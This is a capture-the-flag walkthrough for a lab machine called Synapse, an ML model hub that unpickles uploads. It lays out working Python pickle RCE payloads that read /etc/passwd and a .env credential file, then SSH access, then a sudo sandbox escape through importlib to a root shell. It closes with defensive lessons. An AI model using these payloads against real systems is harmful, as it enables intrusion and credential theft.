
🐀🐀🐀 0 pts earned

Synapse

Synapse is an internal ML Model Hub that lets data science teams upload and share serialized model files. The platform loads every uploaded model automatically — trusting the data because trust is faster than validation.

Machine may be having trouble (checked 12m ago)
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

Reconnaissance

nano 1.py h4ck3r1337 · B · 23 May 2026

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
h4ck3r1337 A 23 May 2026
00x003 A 22 May 2026

Walkthrough: Synapse

Challenge Description:
A machine learning platform automatically loads uploaded serialized models without validation. Abuse unsafe deserialization to gain remote code execution, pivot to SSH access, and fully compromise the system.


1. Enumeration

The initial scan reveals two exposed services:

  • 30589/tcp → SSH
  • 30590/tcp → Flask/Werkzeug web application

Port Scan

nmap -sV -p 30590,30589 45.79.202.95

Results

30589/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u10
30590/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.11.2)

2. Web Enumeration

Fingerprint the web application:

whatweb http://45.79.202.95:30590

Result

Werkzeug/3.0.3 Python/3.11.2
Title[Synapse — ML Model Hub]

Visiting the application reveals:

  • An ML model hosting platform
  • Upload functionality
  • Explicit support for .pkl serialized files

The /upload page contains the critical clue:


The server deserializes your model using pickle.loads()

This immediately suggests a Python pickle deserialization vulnerability.


3. Foothold (User Flag)

Python pickle deserialization is inherently unsafe because arbitrary Python objects may execute code during loading through the __reduce__() method.

Crafting Malicious Pickle Payload

Create a payload that executes arbitrary commands:

import pickle
import subprocess

class RCE:
    def __reduce__(self):
        cmd = "cat /etc/passwd"
        return (subprocess.getoutput, (cmd,))

with open("read.pkl", "wb") as f:
    pickle.dump(RCE(), f)

Uploading the Payload

Upload read.pkl through:

http://45.79.202.95:30590/upload

Result

The application deserializes the payload and returns command output directly in the response:

root:x:0:0:root:/root:/bin/bash
...
synapse:x:1000:1000::/home/synapse:/bin/bash

This confirms:

  • Arbitrary command execution
  • Commands execute as user synapse

4. Obtaining SSH Access

Since code execution is available, sensitive files can be read directly.

A payload was created to inspect internal files and secrets:

import pickle, sys

class Exploit:
    def __reduce__(self):
        return (eval, ("open('/opt/synapse/.env').read()",))

sys.stdout.buffer.write(pickle.dumps(Exploit()))

Generate the payload:

python3 exploit.py > user.pkl

Upload user.pkl to the platform.

Result

Model loaded successfully
user.pkl

# Synapse platform service credentials
SSH_USER=s.....e
SSH_PASS=S..!

The .env file exposed valid SSH credentials.

Use them to log in via SSH:

ssh synapse@45.79.202.95 -p 30589

Password:

S..!

User Flag

Once authenticated:

cat ~/user.txt

User Flag

flag{...._...._...}

5. Root Flag via Pickle RCE

Because the vulnerable upload endpoint executes arbitrary commands during deserialization, the root flag can also be retrieved directly through another malicious pickle payload.

Crafting Root Flag Payload

import pickle
import subprocess

class RCE:
    def __reduce__(self):
        cmd = "cat /opt/...._flag"
        return (subprocess.getoutput, (cmd,))

with open("flag.pkl", "wb") as f:
    pickle.dump(RCE(), f)

Upload flag.pkl through the /upload endpoint.

Result

Model loaded successfully
flag.pkl

flag{...._...._...}

This confirms arbitrary command execution with access to sensitive internal files.


6. Privilege Escalation via Sandbox Escape

After SSH access, enumerate sudo permissions:

sudo -l

Result

(root) NOPASSWD: /usr/bin/python3 /opt/synapse/sandbox.py

Inspect the sandbox source:

cat /opt/synapse/sandbox.py

The script attempts to restrict dangerous modules by overriding __import__, but exposes the importlib module directly inside the sandbox namespace.

The developer even left the intended escape vector inside a comment:

importlib.import_module('os').system('cat /opt......flag')

Exploitation

Launch the restricted shell:

sudo /usr/bin/python3 /opt/synapse/sandbox.py

Escape the sandbox and spawn a root shell:

importlib.import_module('os').system('/bin/bash')

Root Access

whoami
# root

Read the root flag:

cat /root/root.txt

Root Flag

flag{...._...._...}

Key Takeaways

  1. Never Deserialize Untrusted Pickle Data
    Python pickle.loads() allows arbitrary code execution and should never process untrusted user input.

  2. Machine Learning Platforms Are High-Risk Targets
    ML systems frequently trust serialized model formats such as:

    • Pickle
    • Joblib
    • PyTorch .pt
    • Keras/TensorFlow objects

    Unsafe loading of these formats often leads to RCE.

  3. Environment Files Frequently Contain Credentials
    .env files commonly expose:

    • Database passwords
    • SSH credentials
    • API keys
    • Secret tokens
  4. Sandboxing Python Is Extremely Difficult
    Blocking imports alone is not sufficient. Exposed modules like importlib can completely bypass custom restrictions.

  5. Avoid Running Python Interpreters via sudo
    Allowing privileged execution of Python environments without proper isolation almost always leads to full system compromise.